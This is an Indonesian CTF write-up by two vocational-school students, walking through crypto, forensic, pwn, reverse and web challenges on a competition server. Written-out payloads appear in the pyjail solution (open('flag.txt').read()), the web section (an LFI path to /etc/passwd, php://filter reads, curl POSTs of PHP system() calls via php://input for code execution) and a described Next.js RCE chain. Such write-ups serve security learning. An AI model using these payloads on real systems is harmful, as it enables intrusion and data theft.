**WRITE UP**

**SMK TELKOM PURWOKERTO**



DISUSUN OLEH :

Khafi Miftahul Syifa

Glenvio Regalito Rahardjo

KONSENTRASI KEAHLIAN TEKNIK JARINGAN KOMPUTER DAN TELEKOMUNIKASI

TABLE OF CONTENTS

**Crypto** [**3**](#_Crypto)

Missing pieces [3](#_1._Missing_pieces)

Atmin [6](#_2._Atmin_–)

Midnight [8](#_3._Midnight_–)

**Forensic** [**13**](#_Forensic)

December [13](#_1._December_-)

**Misc** [**16**](#_Miscellaneous)

Pyjail [16](#_1._pyjail_–)

Sanity check [18](#_2._sanity_check)

**Pwn** [**19**](#_Pwn)

Pemula [19](#_1._pemula_–)

**Reverse Enginnering** [**22**](#_Reverse)

Nothing [22](#_1._nothing_–)

Nim checker [23](#_2._nim_checker)

**Web Exploitation** [**31**](#_Web_Exploitation)

I am just cat [31](#_1._i_am)

Mendadak banyak hacker [35](#_2._mendadak_banyak)

# Crypto

## 1. Missing pieces – 100 points

A screenshot of a video game

AI-generated content may be incorrect.

**Description**

*The value isn't complete, only a part is missing… if it's just a small piece, you can still find it, right?*

*Format Flag: JATENG{.....}*

**Exploring the instance**

Program memberikan:

n , e , c

φ(n) yang TIDAK LENGKAP (hanya low bits)

φ(n) dipotong dengan:

phi = phi & ((1<<(BITS\*(rand-1)))-1)

Dengan:

* BITS = 512
* n ≈ 2560 bit → **5 primes**
* Maka yang diberikan = **low 2048 bit φ(n)**

**Observasi Kunci**

Untuk RSA multi-prime:

φ(n) ≈ n

Perbedaan φ(n) dan n **hanya di high bits**.

Artinya:

φ = φ\_low + t · 2^2048

Nilai t ≈ high bits dari n  
Cukup coba:

* t = n >> 2048
* t = (n >> 2048) ± 1

Lalu kita buat script solvernya untuk memecahkan flag

missingpieces.py

A screen shot of a computer program

AI-generated content may be incorrect.

JATENG{Only\_A\_Few\_T0p\_Bits\_Were\_Miss1ng\_But\_The\_Wh0le\_Message\_Was\_Still\_Rec0verable}

# 2. Atmin – 500 points A screenshot of a video game AI-generated content may be incorrect.

**Description**

*sp yg mw jd atmin?*

*nc cyberjateng.id 8967*

**Executive Summary**

Server:

* Mengirim **cookie terenkripsi**
* Menggunakan **AES-CBC**
* Tidak ada integrity check

Target:

role=user → role=admin

**Observasi Kunci**

Pada AES-CBC:

P\_i = D(C\_i) ⊕ C\_{i-1}

Artinya:

* Mengubah **ciphertext block sebelumnya**
* Akan mengubah **plaintext block saat dekripsi**

Bisa **flip bit** untuk memodifikasi plaintext.

Lalu kita Exploit

A screen shot of a computer program

AI-generated content may be incorrect.

CSC{si\_atmin\_kena\_bitflip\_jir}

## 3. Midnight – 500 points

A yellow toy with eyes closed

AI-generated content may be incorrect.

**Description**

introduce, midnight encryption service, cz i built this on midnight

nc cyberjateng.id 8968

**Executive Summary**

**Vulnerability**

random.seed(int(time.time()))

e = random.randint(1, n)

c = m^e mod n

* RNG Python **time-seeded** → deterministik
* RSA **tanpa padding**
* Modulus n tetap
* Plaintext flag tetap
* Chosen-plaintext oracle tersedia

**Attack**

1. Gunakan **known plaintext** (02, 03) untuk **sinkronisasi RNG**
2. Replay urutan random.randint() sampai:

pow(2, e, n) == c(02)

pow(3, e, n) == c(03)

1. Ambil beberapa ciphertext flag + kandidat eksponen e
2. Terapkan **RSA Common Modulus Attack**:

m = c1^a · c2^b mod n

(a·e1 + b·e2 = 1)

Lalu kita buat script payloadnya untuk meng eksekusi flag

A screen shot of a computer program

AI-generated content may be incorrect.

A screen shot of a computer program

AI-generated content may be incorrect. A screen shot of a computer program

AI-generated content may be incorrect.

CSC{the\_e\_was\_so\_random\_it\_almost\_broke\_me}

# Forensic

## 1. December- 100 points

A screenshot of a cellphone

AI-generated content may be incorrect.

**Description**

I just created a spectacular thing were we can actually visualize graph and showing how a signal's frequencies change over time. But now the file is broken bro I am so sad.

<https://drive.google.com/file/d/17XydWVJoHFo80z7cx6CtTo59CkcRInm5/view?usp=sharing>

**Executive Summary**

**Identifikasi Awal File**

Langkah pertama dalam forensic adalah mengidentifikasi jenis file:

A screenshot of a computer screen

AI-generated content may be incorrect.Hasil ini menunjukkan bahwa file tersebut **bukan file WAV yang valid**, kemungkinan karena **header WAV hilang atau rusak**, meskipun data audio mentah (RAW PCM) masih ada.

**Recovery / Konversi File Audio**

Karena data audio masih ada, file dapat diperbaiki dengan cara **merekonstruksi header WAV** menggunakan ffmpeg.

Berdasarkan asumsi format audio umum (PCM 16-bit, 44.1 kHz, stereo), dilakukan konversi:

A screenshot of a computer screen

AI-generated content may be incorrect.

-f s16le : format raw PCM signed 16-bit little endian

-ar 44100 : sample rate 44.1 kHz

-ac 2 : stereo

fixed.wav : file WAV hasil recovery

Setelah proses ini, file fixed.wav berhasil dibuka dan diputar, menandakan bahwa **recovery berhasil**.

**Analisis Menggunakan Sonic Visualiser**

File fixed.wav kemudian dianalisis menggunakan **Sonic Visualiser**, sebuah tools analisis audio berbasis visual.

A screenshot of a computer program

AI-generated content may be incorrect.

Buka Sonic Visualiser - Pilih File → Open → fixed.wav - Pane → Add Spectrogram

Spectrogram menampilkan:

* Sumbu X: waktu
* Sumbu Y: frekuensi
* Intensitas warna: energi sinyal

Visualisasi ini sesuai dengan hint soal:

*“visualize graph and showing how a signal’s frequencies change over time”*

**Pengaturan Color, Scale, dan Window untuk Menampilkan Teks**

Untuk memperjelas informasi tersembunyi, dilakukan penyesuaian parameter pada panel spectrogram, antara lain:

A screenshot of a computer

AI-generated content may be incorrect.

Pengaturan ini bertujuan untuk meningkatkan kontras visual pada spectrogram.  
Setelah parameter diatur, pada **bagian kiri spectrogram** terlihat **teks berbentuk dot-matrix** yang sebelumnya tidak terlihat jelas.

Dan di sebelah kiri ada teks flag  
A green and black screen with numbers

AI-generated content may be incorrect.

CSC{76c935293a43a41ba466397dc13838d7}

# Miscellaneous

## 1. pyjail – 500 points

A screenshot of a cartoon

AI-generated content may be incorrect.

**Description**

I woke up locked in a silent PyJail with only a prompt to interact with, can you find a way out?

**Format Flag: JATENG{.....}**

nc cyberjateng.id 9002

**Executive Summary**

Diberikan sebuah layanan Python (PyJail) yang menerima input dan mengeksekusinya menggunakan eval(). Pembuat soal menghapus fungsi \_\_import\_\_ dengan tujuan mencegah peserta mengimpor modul berbahaya seperti os.

**Analisis Kerentanan**

Potongan kode penting:

del \_\_builtins\_\_.\_\_import\_\_

result = eval(cmd)

Masalah utama:

* Hanya \_\_import\_\_ yang dihapus
* Fungsi berbahaya lain seperti open() masih tersedia
* eval() mengeksekusi ekspresi Python tanpa filter
* Tidak ada sandbox filesystem

Akibatnya, file lokal masih dapat diakses langsung.

**Eksploitasi**

Karena open() masih ada di builtins, flag dapat dibaca langsung tanpa melakukan import apa pun.

**Payload:**

open("flag.txt").read()

A screen shot of a computer

AI-generated content may be incorrect.

JATENG{N0\_1mp0rt\_N0\_Pr0bl3m\_0n\_PyJ41l}

## 2. sanity check - 100 points

A screenshot of a cat

AI-generated content may be incorrect.

**Description**

there's hidden flag in this platform, not the inspect element shit, but idk, might be in users??????

**Executive Summary**

Ada di bagian user tab ke 3 terakhir



# Pwn

## 1. pemula – 500 points

A screenshot of a video game

AI-generated content may be incorrect.

**Description**

Puh ajarin gw dong puh... Masih pemula puh...

nc cyberjateng.id 8920

**Executive Summary**

**Vulnerability**

Penggunaan gets()

gets(name);

Fungsi gets():

* Tidak memiliki batas input
* Berbahaya
* Dapat menyebabkan **stack buffer overflow**

Buffer name hanya berukuran **32 byte**, tetapi user bisa menginput data lebih panjang.

**Tujuan Exploit**

Fungsi win():

* Tidak pernah dipanggil di main()
* Berfungsi untuk mencetak flag

Tujuan exploit:

Mengarahkan eksekusi program ke fungsi win()

**Strategi Exploit (Ret2Win)**

Layout stack saat gets() dipanggil (64-bit):

[ buffer name (32 byte) ]

[ saved RBP (8 byte) ]

[ return address (8 byte) ]

Jika kita mengirim input lebih dari 40 byte:

* Return address bisa dioverwrite
* Program akan lompat ke alamat win()

**Alamat Fungsi win**

Didapatkan dengan:

nm chall | grep win

Hasil:

0000000000401216 T win

Alamat win():

0x401216

Kita buat script payload sederhana

A screen shot of a computer program

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

CSC{sepuh:malas\_mending\_scroll\_fesnuk}

# Reverse

## 1. nothing – 500 points

A screenshot of a computer

AI-generated content may be incorrect.

**Description**

JUJURRRR BOSEN REV FLAG CEKER IZINNNN

**Executive Summary**

A screen shot of a computer

AI-generated content may be incorrect.

CSC{being\_tired\_of\_flag\_checker\_challenge\_so\_i\_just\_made\_no\_output\_rev\_chall}

GG GPT

## **2. nim checker** - 331 points

A screenshot of a computer

AI-generated content may be incorrect.

**Description**

Yusuf: Info NIM di

Adi: Hah?.. mau buat apa

Yusuf: Buat laprak lah

Adi: Oh okok wait ....

**Format Flag: JATENG{.....}**

**Executive Summary**

**Challenge Overview**

Challenge ini berupa sebuah **binary hasil kompilasi bahasa Nim** yang meminta dua input:

1. **NIM**
2. **Flag**

Sekilas terlihat sederhana.  
Namun setelah beberapa jam reverse engineering, baru disadari bahwa challenge ini **bukan menguji kesabaran stack, tapi kesabaran mental**.

**Analisis Awal Binary**

Binary meminta input:

Input NIM >>

Kita test local  


A screen shot of a computer program

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

Dari hasil dekompilasi fungsi NimMainModule, terlihat bahwa:

* Program membaca input NIM
* Panjang input **harus tepat 26 karakter**
* Input dibandingkan **byte-per-byte** dengan sebuah buffer internal (keyBuf\_\_chall\_u115)

Tidak ada hashing, tidak ada enkripsi.  
Artinya:

**Jika kita tahu isi keyBuf, kita tahu NIM yang benar.**

**Dump NIM Menggunakan GDB**

Alih-alih menghitung fungsi A() sampai Z() satu per satu (yang jelas dibuat untuk buang waktu mahasiswa), pendekatan runtime dipilih.

Langkah:

1. Breakpoint di quit\_\_system\_u8309
2. Masukkan NIM palsu
3. Dump isi keyBuf\_\_chall\_u115 sebelum program exit

A screen shot of a computer screen

AI-generated content may be incorrect.

A black screen with white text

AI-generated content may be incorrect.

b quit\_\_system\_u8309

run

x/26cb keyBuf\_\_chall\_u115 / x/26cb 0x000055555556c2c0

Hasil:

21120125130084J04032411057

**NIM ditemukan.**

**Masuk ke Tahap Flag**

Setelah NIM benar, program melanjutkan ke:

Input Flag >>

Fungsi yang bertanggung jawab adalah:

checkFlag\_\_chall\_u81(...)

Return value:

* 1 → flag benar
* 0 → flag salah

Tidak ada surprise sejauh ini.

**Bypass Validasi Flag**

Menggunakan GDB:

1. Break di checkFlag\_\_chall\_u81
2. Masukkan flag sembarang
3. Kembali ke caller
4. Paksa kondisi flag\_valid = true

Teknik ini berhasil dan program menampilkan:

Correct Flag

A computer screen shot of a program

AI-generated content may be incorrect.

Mulai merasa aneh…. Dengan chall 1 ini

**Realisasi Menyedihkan**

Setelah berhasil:

* NIM benar
* Flag valid
* Check berhasil

Namun…

**FLAG TIDAK DICETAK.**

Tidak ada:

echo(flag);

Tidak ada printf.  
Tidak ada puts.

Yang ada hanya:

echo("Correct Flag");

Di titik ini, G U A menyadari:

**Ini bukan bug, ini fitur.**

**Mencari Flag yang Sebenarnya**

Karena flag tidak pernah dicetak, satu-satunya cara adalah:

* reverse fungsi checkFlag\_\_chall\_u81
* mencari konstanta string / hasil transformasi

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

JATENG{NimLang\_Or\_NimID??}

# Web Exploitation

## 1. i am just a cat – 500 points

**A cat holding a heart

AI-generated content may be incorrect.**

**Description**

feed the cat

[http://cyberjateng.id:8090](http://cyberjateng.id:8090/)

**Executive Summary**

Reconnaissance

Saat mengakses halaman utama, ditemukan parameter GET page: <http://cyberjateng.id:8090/?page=1.php>

A screenshot of a computer

AI-generated content may be incorrect.

Dari hasil observasi dan decoding source menggunakan: php://filter/convert.base64-encode/resource=index.php didapatkan potongan kode PHP berikut:

<?php

if (isset($\_GET['page'])) {

$page = $\_GET['page']; include($page);

} else {

include('home.php');

}

?>

Kesimpulan Awal

* Parameter page **langsung digunakan dalam fungsi include()**
* Tidak ada sanitasi input
* Ini merupakan **Local File Inclusion (LFI)** klasik

Local File Inclusion (LFI)

Pengujian LFI dasar dilakukan:

<http://cyberjateng.id:8090/?page=../../../../etc/passwd>

Namun output selalu dibungkus HTML, sehingga isi file tidak terlihat jelas. Untuk membaca source file PHP, digunakan **PHP Wrapper**:

[http://cyberjateng.id:8090/?page=php://filter/convert.base64-](http://cyberjateng.id:8090/?page=php%3A//filter/convert.base64-) encode/resource=index.php

Wrapper ini berhasil dan mengonfirmasi kerentanan LFI.

Escalation: LFI → RCE via php://input

Karena aplikasi menggunakan include($page), maka wrapper php://input dapat dimanfaatkan.

Uji eksekusi kode

A screen shot of a computer

AI-generated content may be incorrect.

curl -X POST "[http://cyberjateng.id:8090/?page=php://input](http://cyberjateng.id:8090/?page=php%3A//input)" \

-d "<?php echo 'TEST\_OK'; ?>" Output:

A screen shot of a computer screen

AI-generated content may be incorrect.

TEST\_OK

Ini membuktikan **Remote Code Execution (RCE)** berhasil.

Eksplorasi Sistem Mencari flag (awalnya)

curl -X POST "[http://cyberjateng.id:8090/?page=php://input](http://cyberjateng.id:8090/?page=php%3A//input)" \

-d "<?php system('find / -type f -iname \"\*flag\*\" 2>/dev/null'); ?>"

A computer screen shot of a black screen

AI-generated content may be incorrect.

Tidak ditemukan file flag yang relevan.

Discovery Flag di Environment Variable

Langkah krusial adalah memeriksa environment variable: curl -X POST "[http://cyberjateng.id:8090/?page=php://input](http://cyberjateng.id:8090/?page=php%3A//input)" \

-d "<?php system('env'); ?>"

A computer screen shot of a black screen

AI-generated content may be incorrect.

CSC{a6b7cf6cfcaa25085e277d539fc7e5e6}

## **2. mendadak banyak hacker** - 451 points

A person in a mask

AI-generated content may be incorrect.

**Description**

hari2 fomo, minimal ngerti gimana caranya flownya dimana jangan asal comot lgsg run dapet terus jual. gada seni nya

[http://cyberjateng.id:3187](http://cyberjateng.id:3187/)

**Executive Summary**

**Ringkasan**

Challenge *mendadak banyak hacker* bukan soal payload tercepat, melainkan **pemahaman arsitektur framework**.

A screenshot of a computer

AI-generated content may be incorrect.  
Kerentanan yang dieksploitasi adalah CVE-2025-55182, sebuah logic-level vulnerability pada Next.js App Router, yang memungkinkan Remote Code Execution (RCE) melalui Server Action deserialization + abuse error internal NEXT\_REDIRECT.

Flag secara eksplisit menyindir peserta yang hanya copy-paste exploit tanpa memahami flow. 🤣 🤣

**Server Actions sebagai Entry Point**

Next.js App Router memperkenalkan **Server Actions**, di mana client dapat memicu fungsi server melalui request khusus (multipart + header internal).


**Trust Boundary Violation**

Data dari client:

* tidak di-sanitize secara mendalam
* dapat membawa struktur object tidak lazim
* berpotensi mempengaruhi **object chain internal**

Ini membuka pintu untuk **object injection / prototype chain abuse**  
(bukan prototype pollution klasik, tapi **framework logic misuse**).

**Root Cause (Inti Vulnerability)**



**Improper Input Validation pada Server Action**

Pada CVE-2025-55182, Next.js:

* gagal membatasi struktur object hasil deserialization
* memperbolehkan properti internal ikut “terbawa”
* tidak memisahkan *user data* dan *framework control data*

Akibatnya:

* alur eksekusi internal bisa dimanipulasi
* error handling internal dapat disalahgunakan

**Abuse Error Internal NEXT\_REDIRECT**

Next.js menggunakan error khusus bernama:

NEXT\_REDIRECT

Tujuan aslinya:

* navigasi
* redirect server → client

Namun error ini:

* membawa metadata tambahan (digest)
* metadata tersebut **ikut dikirim ke client**
* **tidak dirancang untuk menerima data dari user**

Ini menciptakan **covert channel** untuk mengirim data dari server ke client.

**Dampak: Dari Logic Bug ke RCE**

Karena Server Actions berjalan di **Node.js context**, attacker dapat:

* memicu eksekusi perintah server-side
* membaca filesystem
* mengekstrak file sensitive


A black background with white text

AI-generated content may be incorrect.

Dalam challenge ini, file menarik ditemukan di root filesystem:

/threatactor.flag

**Kenapa Output Kadang Angka, Kadang String?**

****

Ini bagian penting (dan sering bikin peserta bingung).

Next.js **tidak selalu mengirim digest mentah**:

* Jika output kompleks / panjang → di-hash / di-map ke numeric ID
* Jika output sederhana (ASCII, stabil) → dikirim apa adanya

Akibatnya:

* beberapa command hanya mengembalikan angka
* tapi pembacaan file flag berhasil karena isinya **string ASCII sederhana**

Ini menciptakan **semi-blind RCE**, menuntut pemahaman **output shaping**, bukan brute force.

Kita modify PoC ini agar bisa kita implementasikan ke soal **mendadak banyak hacker**

A screenshot of a computer program

AI-generated content may be incorrect.

Script ini bukan sekadar exploit, melainkan **implementasi praktis dari root cause CVE-2025-55182**, yang memanfaatkan kelemahan validasi reference pada React Flight Protocol dan perilaku thenable di Next.js App Router.

A screen shot of a computer program

AI-generated content may be incorrect.

A screen shot of a computer program

AI-generated content may be incorrect.A computer screen shot of a program code

AI-generated content may be incorrect.CSC{d0nt\_b3\_a\_skiddie\_just\_using\_another\_person\_expl001t\_inst34d\_w4ff\_bypass}